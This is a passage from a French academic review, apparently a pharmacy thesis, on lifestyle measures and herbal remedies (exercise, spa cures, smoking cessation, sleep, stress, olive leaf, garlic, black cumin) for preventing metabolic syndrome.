ajoutée. La musculation a été étudiée, comme toute activité physique elle agit de façon bénéfique sur les variables du syndrome métabolique. La prise de masse musculaire peut masquer la perte de masse grasseuse, tout en conservant les avantages quelque-soit la population suivie. Selon les méta-analyses, les entraînements physiques sont utilisables dans la stratégie de traitement

et de prévention du syndrome métabolique et de ses complications. (405) La comparaison chez 5153 individus d'âge moyen entre une activité physique modérée et une activité « vigoureuse » montrent toutes les deux un avantage dans la prévention du syndrome métabolique, particulièrement par baisse de l'IMC. Que ce soit une activité d'intensité modérée ou intense, les deux ont une action préventive et thérapeutique dans le syndrome métabolique. (406) Les aptitudes cardiovasculaires augmentent avec l'entraînement. Plus ses aptitudes cardiovasculaires sont développées chez des hommes sains, plus leurs facteurs de risques liés au syndrome métabolique diminuent (circonférence de taille, triglycérides, cholestérol, glycémie, pression artérielle). (407) L'activité physique fait régresser tous les composants du syndrome métabolique chez tous les participants : sexe et race confondus. Plus les patients ont de la force musculaire et une capacité d'exercice plus les bénéfices sont visibles. (408) Les exercices physiques permettent de rééquilibrer les utilisations de l'énergie par rapport aux besoins. Les entraînements intenses sur une courte durée utilisent plus les acides gras comme ressources, tandis que des entraînements plus longs et modérés se servent des stocks de glucides. L'intérêt s'il est possible pour le patient est d'alterner les deux types d'entraînements. Comme l'alimentation seule, l'activité physique seule ne permet pas de perdre du poids de façon importante et durable. Chez les patients dits « répondeurs », l'activité physique diminue l'appétit pendant les quelques heures suivantes. Quelque-soit les activités choisies, ce qui est primordial c'est l'observance à long terme et qu'elles soient adaptées aux capacités physiques et au régime alimentaire indissociable. (409, 410) L'évolution technologique des dispositifs médicaux ou des applications permettent de suivre ses progrès et garder en mémoire ses constantes et le nombre de calories perdues. Noter ses performances journalières peut encourager et permet de voir l'évolution.

II.1.2.4 : Thermalisme

Une cure de thermalisme dure en général 18 jours pendant lesquels le patient est suivi hors de son environnement habituel par une équipe pluridisciplinaire. Cette prise en charge est remboursée par la sécurité sociale si le patient est traité pour une des affections inscrites sur la liste des 12 orientations thérapeutiques et selon la prescription d'un médecin. Parmi les pathologies, les maladies métaboliques et les maladies cardio-artérielles sont concernées. C'est différent de la thalassothérapie qui prévient et à un but relaxant avec des soins tirés des bienfaits marins. Elle n'est pas médicale et non remboursable par la sécurité sociale. (411) Les produits thermo-minéraux (boues, eaux, vapeurs et gaz) sont reconnus actifs par leurs effets sur les marqueurs de l'inflammation, du système anti-oxydatif et le contrôle de la douleur. L'hydrothérapie externe et interne peut servir à traiter le surpoids et l'obésité qui sont considérés comme des « maladies digestives et troubles du métabolisme » selon la liste d'orientation de la Sécurité sociale. Une étude de 2011 montre le bénéfice de cette approche par rapport à une prise en charge par un médecin généraliste et un traitement classique. Elle n'a pas d'effet indésirable et la perte de poids de 5% du patient qui est considérée comme significativement positive est plus facilement atteinte. Les séquences de préparation, effort et détente s'enchaînent suivant des cours programmés ou des séances individuelles. Ces activités sont accompagnées d'une éducation thérapeutique par des diététiciens afin de déterminer les difficultés du patient au quotidien selon ses goûts et ses besoins. Son niveau d'activité physique est évalué afin de conseiller au mieux des axes d'amélioration. Tout ce programme prévient les complications cardiovasculaires. Dans l'eau le poids du corps est moins ressenti et les mouvements sont plus faciles. La cure peut aider à enclencher le processus, en collectivité l'activité physique et l'alimentation sont contrôlées au cours des semaines. C'est rassurant d'être suivi au début pour poursuivre chez soi. (412) L'étude *PRISME* s'est intéressée à l'effet un an après une cure de 3 semaines à Eugénie-les-bains chez 97 patients diagnostiqués avec un syndrome métabolique. Tous les patients sélectionnés ont eu une prescription de leur médecin traitant pour cette cure indiquée pour la section « maladie métabolique ». A un an, les symptômes

du syndrome métabolique se sont améliorés car presque 50% des participants ne présentaient plus de syndrome métabolique selon les analyses cliniques, biologiques et des questionnaires remplis par le patient et un autre par son médecin traitant à 6 mois et un an afin de suivre l'évolution. Chez les patients, les habitudes de vie ont été évaluées pour voir si les recommandations transmises lors de la cure ont perduré chez eux. Cette approche multidimensionnelle permet de diminuer la prévalence du syndrome métabolique. Dans la prise en charge du syndrome métabolique la médecine thermale est reconnue efficace si le patient suit les conseils à long terme. (413, 414) Une cure pour prévenir le syndrome métabolique est possible dans certains cas pouvant rentrer dans l'indication comme la présence d'un diabète de type 2 ou une obésité sévère. Pour les autres variables, si elles ne sont pas associées : l'hypertriglycémie, l'hypercholestérolémie, l'hypertension artérielle, la cure ne sera pas prise en charge car les risques sont considérés plus minimes. Chez des patients avec un ou 2 critères du syndrome métabolique qui font partie des indications d'une cure, c'est bénéfique pour le patient. Même si aucune étude ne le confirme dans le suivi du syndrome métabolique précisément, le trouble pris en charge et étudié est amélioré. Les autres sont parfois analysés mais indépendamment. Dans la prévention du syndrome métabolique, les cures thermales ne sont pas encore indiquées mais elles agissent de plus en plus de façon préventive sur les facteurs de risque qui peuvent être ceux du syndrome métabolique. Le manque d'activité physique, l'alimentation influent sur le syndrome métabolique, ainsi que le trouble identifié. (415)

II.1.3 : Tabac

Le tabac est un des facteurs de risque cardiovasculaire modifiable par induction et aggravation de l'insulinorésistance et des troubles métaboliques. Fumer est associé à une redistribution désavantageuse du tissu adipeux et une insulinorésistance qui s'installe sur le long terme. Ces actions sur les métabolismes lipidiques et glucidiques sont à l'origine de l'augmentation du risque de syndrome métabolique accru chez les fumeurs. La nicotine à court terme augmente les dépenses d'énergie et diminue l'appétit, ce qui explique la perte de poids relative au début par rapport à des non-fumeurs. Pourtant les gros fumeurs ont tendance à avoir un poids plus important que des fumeurs légers ou des non-fumeurs. Fumer est un facteur de risque du syndrome métabolique et de ses complications à long terme, d'autant plus qu'il s'associe à d'autres comportements risqués. (416) Des adolescents de 12 à 19 ans ont été suivis pendant 6 ans et les paramètres du syndrome métabolique ont été analysés ainsi que les taux sanguins de cotinine : un métabolite de la nicotine présent dans le tabac. L'association entre la consommation de tabac est et les composants du syndrome métabolique est fonction du taux de cotinine. Plus le taux de cotinine est important, ce qui est le cas chez les adolescents qui fument activement plus la prévalence du syndrome métabolique augmente par rapport à des adolescents non exposés à la cotinine. Les adolescents ayant un taux plus bas de cotinine sont considérés comme exposés à la cotinine de façon passive dans leur environnement et la prévalence du syndrome métabolique est plus importante que chez les non-exposés, mais plus basse que chez les fumeurs actifs. Chez ces 3211 sujets, une relation dose-réponse est visible ce qui confirme que le tabac est un risque à long terme de façon active ou passive chez l'adolescent, qui peut avoir des conséquences à l'âge adulte. (417) La nicotine est le principe actif présent dans le tabac, dans les cigarettes elle est associée à d'autres substances nocives. La nicotine inhalée ou fumée est rapidement concentrée dans le tissu cérébral. C'est plus rapide qu'une injection intraveineuse car il n'y a aucun métabolisme hépatique. La nicotine passe directement par le système veineux pulmonaire après absorption par la muqueuse nasale.

C'est cette augmentation rapide de la concentration en nicotine qui explique l'effet de dépendance. Au niveau du cerveau, la nicotine perturbe les signaux métaboliques et augmente la sécrétion de la dopamine qui fait partie du circuit de récompense, créant une dépendance et une tolérance. Après environ 2 heures, le plaisir ressenti s'amenuise et laisse place au déplaisir qui incite à commencer

une nouvelle cigarette. Cette contradiction accentue le stress et la dépendance s'amplifie avec les années. La tolérance de l'individu le pousse à augmenter sa consommation nicotinique afin de ressentir le même effet. La nicotine augmente aussi le taux d'adrénaline, cette hormone influe sur l'insulinorésistance cellulaire et l'insulinosécrétion donc la glycémie augmente. Le rythme cardiaque et la pression artérielle augmentent avec l'adrénaline. (418) Les substituts nicotiniques par voie orale ou dermiques permettent une absorption plus lente et une concentration en nicotine qui augmente plus progressivement pour atténuer le syndrome de sevrage et éviter le manque sans avoir l'effet « shoot ». (419) Le sevrage tabagique, même s'il peut favoriser la prise de poids chez les patients reste bénéfique. La prise de poids n'est pas retrouvée chez tous les patients et elle ne se fait pas au niveau abdominal. Parfois la prise de poids est accompagnée d'une diminution du tour de taille.

Les avantages se font sur tous les autres paramètres du syndrome métabolique. (420) L'arrêt du tabac fait partie des conduites à adapter pour prévenir le syndrome métabolique. L'adhésion du patient et sa volonté sont le point de départ indispensables. Quelque-soit l'état de dépendance du patient, les avantages du sevrage sont certains. (421) Tous les moyens utiles peuvent être testés, les substituts nicotiniques afin de baisser la consommation de nicotine lentement, des substituts sans nicotine pour remplacer cette habitude. L'intérêt des substituts nicotiniques en santé publique est jugé assez sérieux pour être remboursés sur prescription médicale. Des traitements médicamenteux en dernier recours sont prescrits par un médecin. (422, 423) La figure 31 schématise les effets du tabac pouvant mener à des pathologies métaboliques.




Figure 31 : Effets du tabagisme sur la physiopathologie du syndrome métabolique Fi

(424)

II.1.4 : Sommeil

Le sommeil fait partie d'un cycle nyctéméral nécessaire à l'organisme afin de se reposer et de récupérer physiquement et mentalement. Chaque phase du sommeil permet au corps et au cerveau de mieux réguler l'utilisation de l'énergie. Les besoins sont propres à chacun et varient avec l'âge. La durée d'une nuit en moyenne est de 3 à 5 cycles de 90 minutes avec des stades de sommeil lent, profond, léger et paradoxal. Une nuit devrait durer au moins 6 heures pour être suffisamment efficace. Soit 4 à 6 cycles sont nécessaires, mais les besoins de chacun sont différents selon les habitudes. Avec l'âge les phases de sommeil évoluent, le sommeil léger dure plus longtemps durant le sommeil lent. Le sommeil a une action sur l'apprentissage, la mémorisation, la concentration et

l'orientation. La capacité d'endormissement et l'enchaînement des cycles au cours d'une journée dépend d'hormones et de gènes qui sont étudiés. Des gènes dit « horloges » chez la souris et l'Homme selon les stimuli permettent de se repérer dans le cycle circadien. Un gène qui régit la fonction d'un récepteur β -1adrénergique au niveau du cerveau a été identifié par séquençage chez une famille et sa mutation peut diminuer la durée du sommeil. (425) Une étude sur 1214 personnes âgées de 30 à 54 ans, les a classés selon leur durée de sommeil et a analysé les composants du syndrome métabolique pour vérifier leur association. L'obésité abdominale, l'élévation de la tension artérielle, l'hypertriglycéridémie et l'hyperglycémie étaient plus présentes chez les personnes dormant moins. La durée de sommeil est corrélée au syndrome métabolique et ses composants, mais le mécanisme qui les lie et l'impact à long terme sur des complications cardiovasculaires restent à étudier. (426) Une cohorte de 2579 individus âgés de 40 à 70 ans ont été suivis 2,6 ans avec analyse des composants du syndrome métabolique et leur durée de sommeil. A l'inclusion aucun n'avaient un syndrome métabolique. Les personnes dormant moins de 6 h par nuit ont plus développé un syndrome métabolique, avec une augmentation du tour de taille, une diminution du HDL-cholestérol, une hypertriglycéridémie, une hyperglycémie et une élévation de la tension artérielle par rapport aux personnes dormant en moyenne entre 6 à 7,9 h. Les personnes dormant plus de 8 h n'avaient pas de différence significative avec le groupe dormant entre 6 et 7,9h. Une durée de sommeil trop courte est un risque à long terme d'apparition du syndrome métabolique. (427) La privation de sommeil est associée au risque de survenue de chaque composant du syndrome métabolique étudié séparément et à l'inflammation mais également au syndrome métabolique avec une relation forte pour la glycémie et l'adiposité viscérale. Des études s'intéressent à l'effet de la prolongation du sommeil pour prévenir le syndrome métabolique et comprendre le mécanisme qui intervient. (428) Les personnes en manque de sommeil ont tendance à avoir faim plus souvent, car la libération de leptine est abaissée. Le développement de la graisse viscérale s'intensifie. Pour y remédier il est conseillé de se coucher à la même heure tous les jours afin de faciliter l'équilibre de la durée jour/nuit. Dès que la fatigue se fait sentir le soir, il ne faut pas hésiter à se coucher. (429) De plus l'obésité influe sur la qualité du sommeil. L'excès de graisse au niveau du cou et des voies aériennes supérieures peut interférer avec la respiration pendant la nuit créant un syndrome d'apnée obstructive du sommeil (SAOS). Le SAOS est lié au risque cardio-métabolique chez les patients. Le SAOS peut être une manifestation du syndrome métabolique selon les praticiens. Une association entre ces deux syndromes est retrouvée chez les patients suivis. Tous les facteurs de risques doivent être pris en charge : le SAOS, l'obésité et d'autres s'ils sont présents. (430) De nombreux facteurs influent sur le sommeil, tous ne sont pas maîtrisables mais des adaptations au quotidien sont possibles. S'éclairer à la lumière du jour, ou la photothérapie contribue à retrouver un rythme biologique veille/sommeil. Eviter de prendre des excitants trop tard dans la journée, et privilégier un repas plus léger le soir, sans aller se coucher tout de suite après favorise une digestion plus facile qui n'interférera pas. L'environnement aussi importe sur le sommeil : une chambre tempérée avec un lit adapté est préférable. En dernier recours un traitement est envisagé si aucune solution n'est trouvée pour aider à l'endormissement ou empêcher les réveils nocturnes. (431) La figure 32 montre l'ensemble d'un cycle du sommeil avec ses phases : le sommeil lent léger, le sommeil profond, le sommeil paradoxal, et la latence.




Figure 32 : Différentes phases d'un cycle du sommeil (432)

II.1.5 : Stress

Le stress apparaît après un stimulus et l'organisme y répond de façon physiologique par une augmentation du rythme cardiaque, une vasoconstriction et une sécrétion d'adrénaline. Un épisode de stress est physiologique tant que l'organisme n'est pas dépassé et compense les effets. Mais selon le stimulus : sa gravité, son effet inattendu et l'état du patient, l'attitude et la réaction enclenchée peuvent avoir des conséquences sur l'anxiété. (433) Les mécanismes physiologiques du stress sont décrits en 3 phases selon le syndrome général d'adaptation. D'abord la phase d'alarme qui prépare l'organisme à réagir en apportant l'oxygène aux organes qui seront sollicités. La température corporelle, la vigilance et la tension artérielle sont augmentés. Si la situation persiste, la phase de résistance est enclenchée par l'organisme, des glucocorticoïdes sont sécrétés afin d'augmenter la glycémie pour apporter l'énergie nécessaire aux organes. Cette sécrétion est autorégulée par le système nerveux central. Mais si la situation se complique ou se prolonge, l'organisme entre en phase d'épuisement. Il n'y a plus de régulation et cela peut entraîner des effets délétères. (434) La figure 33 représente le modèle de Selye qui décrit les phases du syndrome général d'adaptation face au stress.




Figure 33 : Différents phases de la réaction face à un stress (435)

Une étude sur 150 personnes travaillant dans l'administration ont été suivies pendant un 1,5 an avec des questionnaires de Siegest pour évaluer l'état de stress. Le diagnostic de syndrome métabolique a été associé à un âge supérieur à 50 ans, une grande charge familiale et professionnelle et un déséquilibre perçu entre l'effort et la récompense. Le stress dans le milieu socio-professionnel altère la qualité de vie, c'est un facteur de risque cardiovasculaire et il augmente le risque de syndrome métabolique. (436) Une étude plus large à Londres a suivi pendant 14 ans 10308 personnes travaillant dans différents services de la fonction publique. Durant cette période, 4 questionnaires ont servi à évaluer l'état de stress et les composants du syndrome métabolique ont été analysés. Le stress est associé au risque de syndrome métabolique et chacun de ces composants. Une relation dose-réponse a été retrouvée, plus le nombre d'exposition au stress est important, plus le risque de développer un syndrome métabolique est élevé. Le stress chronique augmente la probabilité d'avoir un syndrome métabolique, notamment chez les hommes. Le stress a des conséquences chez les 2 sexes, favorisant le syndrome métabolique et ses paramètres séparément. Mais chez les femmes l'âge influe comme un facteur de risque majeur par rapport aux hommes. Le stress et le risque accru de syndrome métabolique est corrélé au statut socio-professionnel. Les employés de bas grade ont plus de risque d'avoir un syndrome métabolique. D'autres facteurs comportementaux comme l'alimentation, l'alcool, le tabac potentialisent le risque de survenue d'un syndrome métabolique en association avec un stress professionnel. L'étude ne s'est intéressée au stress que dans le cadre du travail, mais d'où qu'il vienne, des conséquences biologiques dépendraient d'un mécanisme psychosocial. L'état de stress évalué est dépendant des questionnaires remplis par les participants, les réponses peuvent être subjectives et fonction de l'interprétation de chacun. Tout le monde n'a pas la même définition d'un stress et les mêmes limites d'acceptation selon la situation. Cela peut en partie expliquer des différences. (437) Les études décrivent l'effet du stress chronique sur l'obésité, l'hypertension, le prédiabète et les complications cardiovasculaires séparément. La régulation hormonale est perturbée agissant sur le métabolisme. L'axe hypothalamo-hypophysosurrénalien est stimulé, ainsi que le système nerveux autonome sympathique et parasympathique. Le cortisol, hormone catabolique augmente la glycémie et les dépôts de graisse favorisant l'athérosclérose. La graisse viscérale est plus stockée et l'insulinorésistance s'installe. Ce mécanisme supposé implique la sécrétion d'adipokines non régulées qui facilitent la mise en place des différents composants du syndrome métabolique : dyslipidémie, hypertension artérielle et insulinorésistance. (438) Le stress et l'anxiété interagissent avec le sommeil et sa qualité. Il est conseillé d'apprendre à gérer les deux pour limiter leurs conséquences. Le stress est un facteur qui a son importance mais qui est peu quantifiable et contrôlable. La gestion du stress peut passer par une nouvelle organisation de ses habitudes de vie : prendre le temps de faire du sport au bon moment, manger sans se presser. Faire des exercices de relaxation, contrôler sa respiration sont des exemples de solutions à essayer. Une thérapie cognitive et comportementale dans le but de changer ses attitudes face au stress et au sommeil est une des approches non médicamenteuses envisageable pour un patient qui n'arrive pas seul à s'adapter. Le stress chronique, le manque de sommeil et d'autres facteurs selon la résistance du patient peuvent engendrer une dépression et autres conséquences sur l'hygiène de vie. (439) La figure 34 représente les différentes actions du stress chronique amenant au syndrome métabolique.




Figure 34 : Mécanisme reliant le stress chronique, l'obésité viscérale et le syndrome métabolique (439)

II.2 : Phytothérapie

La phytothérapie peut être utilisée en complément de l'allopathie ou pour le traitement de troubles bénins. Elle s'adapte de fait à la prévention de troubles biologiques et cliniques présents dans le syndrome métabolique : tels que le surpoids, l'hypercholestérolémie, la triglycéridémie, l'hyperglycémie et l'hypertension mineures. De plus l'association de différentes plantes permet d'agir sur plusieurs cibles en même temps.

Quelques médicaments comportent des plantes mais la plupart sont des compléments alimentaires (CA) ou des dispositifs médicaux (DM). Les plantes sont classées selon leur toxicité dans des cahiers qui définissent leur droit de vente : libre ou qu'en pharmacie. Les CA n'ont pas d'AMM mais un enregistrement et dépendent de l'ANSES concernant les conseils d'utilisation et leur précaution d'emploi. (440) Les compléments alimentaires sont souvent une association de composés : plantes, vitamines, minéraux, protéines, enzymes, des hormones, des protéines ou des sucres qui ont un effet nutritif et ou physiologique mais pas thérapeutique. (441) La pharmacopée française classe les plantes médicinales utilisées traditionnellement dans la liste A et celles dont les effets indésirables possibles sont supérieurs à leur bénéfique dans la liste B. La liste A est divisée selon la provenance de leur utilisation traditionnelle. La liste « a » pour l'Europe et l'outre-mer, la liste « b » pour la Chine et la liste « c » regroupe celles de la médecine ayurvédique. (442) L'effet d'une plante ou d'une partie de cette plante est approuvé lors d'études sur des animaux, in vitro ou chez l'homme mais les mécanismes ne sont pas toujours expliqués. Car les propriétés d'une plante peuvent différer selon de nombreux facteurs : sa localisation, sa conservation, la partie utilisée. Ce qui rend les études difficiles quant à leurs conclusions qui peuvent diverger. Certaines plantes sont utilisées depuis des années pour leurs propriétés par tradition alors qu'aucune étude approuve ou réfute ces

actions. Il est difficile de les classer car une plante peut avoir plusieurs propriétés, parfois opposées. L'effet dose est compliqué à évaluer car la teneur en composés actifs de chaque plante diffère. (443)

Les propriétés diurétiques de certaines plantes sont intéressantes dans le surpoids et l'hypertension. En complément le patient peut si besoin prendre des plantes plus apaisantes voire sédatives, si le stress est à l'origine du surpoids, pour éviter de trop manger ou si l'anxiété empêche de dormir et accentue le surpoids.

Les propriétés considérées majeures et étudiées seront évoquées pour chaque plante qui ont un intérêt dans le syndrome métabolique.

II.2.1 : Olivier (*Olea europaea*)

L'olivier de la famille des Oléacées possède des feuilles qui ont une activité hypotensive, hypocholestérolémiante et antioxydante. Ces propriétés pharmacologiques sont reconnues chez les animaux et des études in-vitro. Chez l'Homme, des études ont analysé séparément ces activités sur de courtes durées et ne sont pas toutes significativement positives. L'action principale hypotensive est affirmée par comparaison de la prise d'extrait d'olivier à du Captopril : un inhibiteur de l'enzyme de conversion qui ont montré une efficacité comparable chez l'Homme. Les autres propriétés étudiées séparément sur la glycémie et les lipides seraient dues aux principes actifs de l'olivier. Les mécanismes hypocholestérolémiant et hypoglycémiant sont encore en cours d'analyse chez l'Homme. Les actions hypocholestérolémiante, hypotensive et hypoglycémiant permettent son indication dans la prévention du syndrome métabolique, en association à une hygiène de vie adaptée (444). Les feuilles d'olivier contiennent des polyphénols actifs notamment l'oleuropéine et l'hydroxytyrosol qui sont à l'origine des activités hypocholestérolémiante, hypoglycémiant, hypotensive et antioxydante. L'huile d'olive et les feuilles d'olivier sont les parties contenant les polyphénols qui agiraient par inhibition des enzymes α -glucosidase et α -amylase digestives qui dégradent les glucides ingérés, cela limite l'absorption du glucose et sa quantité sanguine. Sur des études animales et in vitro, l'inhibition de l'enzyme de conversion de l'angiotensine est observée, expliquant l'effet hypotenseur. L'effet antioxydant est bénéfique pour l'insulinorésistance et le syndrome métabolique (445). Une étude sur 46 personnes en surpoids recevant des extraits secs de feuilles d'olivier pendant 12 semaines, comparé à un placebo a montré une amélioration de l'insulino-sensibilité et d'une réponse sécrétoire des cellules pancréatiques chez les volontaires. Les autres composants du syndrome métabolique n'étaient pas différents dans les 2 groupes. Bien que cette étude ne soit pas suffisante pour conclure clairement chez l'Homme à un effet hypoglycémiant, l'utilisation des feuilles d'olivier pour son action sur l'insulinorésistance peut prévenir un des paramètres du syndrome métabolique chez des hommes à risque. (446) L'effet de l'extrait de feuilles d'olivier reste supposé chez l'Homme, mais chez les souris, le mécanisme se ferait par action modulation enzymatique de molécules impliquées dans l'adipogenèse et la thermogenèse. (447) Une étude chez 40 jumeaux à la limite de l'hypertension ont chacun pris un extrait de feuilles d'olivier en quantité différente 500 ou 1000mg/j ou juste des conseils hygiéno-diététiques sans complément. Tous les composants du syndrome métabolique ont été analysés dans tous les groupes. La tension artérielle s'est améliorée selon la dose d'extrait par rapport aux témoins après 8 semaines. La diminution du LDL-cholestérol est aussi dose-dépendante. Les autres paramètres ne sont pas différents. (448) En extrait dans des compléments alimentaires ou en infusion, l'utilisation de l'olivier est ancestrale. Ces tisanes semblent avoir une action hypotensive, hypoglycémiant et hypocholestérolémiante chez l'Homme, même s'il ne réagit pas exactement comme les animaux testés. En association et en prévention l'utilisation de feuilles d'olivier est à considérer dans la prise en charge de patients avec des symptômes légers. Les feuilles d'olivier sont disponibles en vente libre selon la liste établie par le code de la santé publique, mise à jour en 2008. L'olivier fait partie des plantes ayant une monographie dans la pharmacopée française dans la liste A. (449) Des études

épidémiologiques dont *PREDIMED* sur 5 ans s'accordent sur l'effet positif d'une consommation d'huile d'olive dans le « régime méditerranéen » pour la prévention du diabète, du cholestérol et des triglycérides qui font partie du syndrome métabolique. (450) L'huile vierge et extravierge apportent une quantité d'acides gras mono-insaturés, de vitamine E et de polyphénols bénéfiques qui semblent expliquer l'action de prévention de certains composants du syndrome métabolique, par diminution de l'inflammation et augmentation de l'effet antioxydant. (451)

II.2.2 : Ail (*Allium sativum*)

De la famille des Liliacées, l'ail est consommé comme condiment en France et de nombreux pays. Le bulbe de l'ail est inscrit dans la liste A de la pharmacopée française. La consommation d'ail semble bénéfique pour le système cardiovasculaire par son action hypotensive, hypocholestérolémiant et hypoglycémiant. (452) Le bulbe d'ail est utilisé de façon ancestrale, l'action hypotensive est démontrée chez l'animal est reconnue chez l'Homme, son mécanisme serait direct au niveau des vaisseaux. L'effet hypoglycémiant trouvé chez les animaux n'est pas suffisamment significatif selon les études chez l'Homme pour être admis. (453) Une étude chez 40 patients atteints de syndrome métabolique a mis en évidence que la supplémentation avec de l'ail cru 2 fois par jour pendant 4 semaines diminue le tour de taille, les taux de triglycérides, de LDLcholestérol, de la glycémie à jeun et la pression artérielle. L'ail pourrait être utile dans la prévention et le traitement du syndrome métabolique. Même s'il reste à expliquer son mécanisme exact, et prouver son action à plus grande échelle et par comparaison à des témoins ou autre référence. Pour le moment, ses effets anti-oxydant, anti-inflammatoire et anti-thrombotique sont des hypothèses expliquant son action. (454) L'OMS reconnaît l'action préventive et curative en adjuvant des mesures hygiéno-diététiques dans l'hypertension artérielle modérée et la diminution des lipides sanguins : triglycérides et cholestérol total. Il est recommandé de consommer directement de l'ail lors des repas plutôt que des extraits d'ail en complément. (455) L'allicine est un des principes actifs contenu dans l'ail qui est anti-apoptotique, antioxydant, anti-angiogénique et anti-inflammatoire. L'allicine est active dans la diminution des lipopolysaccharide induits par l'oxydation et l'inflammation qui causent des dommages au niveau des vaisseaux. L'action de la molécule semble expliquer les effets bénéfiques de l'ail. (456)

II.2.3 : Cumin noir (*Nigella sativa*)

Le cumin noir de la famille des Renonculacées sous forme de graine ou d'huile est traditionnellement utilisé en Asie dans l'assaisonnement, sa consommation est plus rare en Europe. Le cumin a des propriétés anti-hypertensive, hypoglycémiant, anti-cholestérolémiant et antioxydante. Une étude chez des femmes ménopausées, qui ont plus de risque d'avoir des troubles métaboliques a montré que la prise de graine de nigelle 2 fois par jour a tendance à faire baisser la glycémie, le taux de LDL-cholestérol et de triglycérides rapport aux témoins. En association aux médicaments, la nigelle est efficace, seule elle peut être employée en prévention du syndrome métabolique. (457) Des études chez les rats, concluent indépendamment que les apports en cumin noir sous forme de graines ou d'huile a des propriétés anti-hypertensive, hypoglycémiant, antioxydante et anti-inflammatoire. Chez l'Homme, ces effets ne sont étudiés séparément sur des petites cohortes qui ne permettent pas toutes de conclure à long terme. Mais le mécanisme hypoglycémiant commence à être éclairci, l'action antioxydante et anti-inflammatoire au niveau des cellules pancréatiques notamment permet de normaliser la glycémie et pourrait modifier le profil lipidique. (458) Aucune toxicité n'a été mise en évidence concernant l'huile ou les graines ingérés

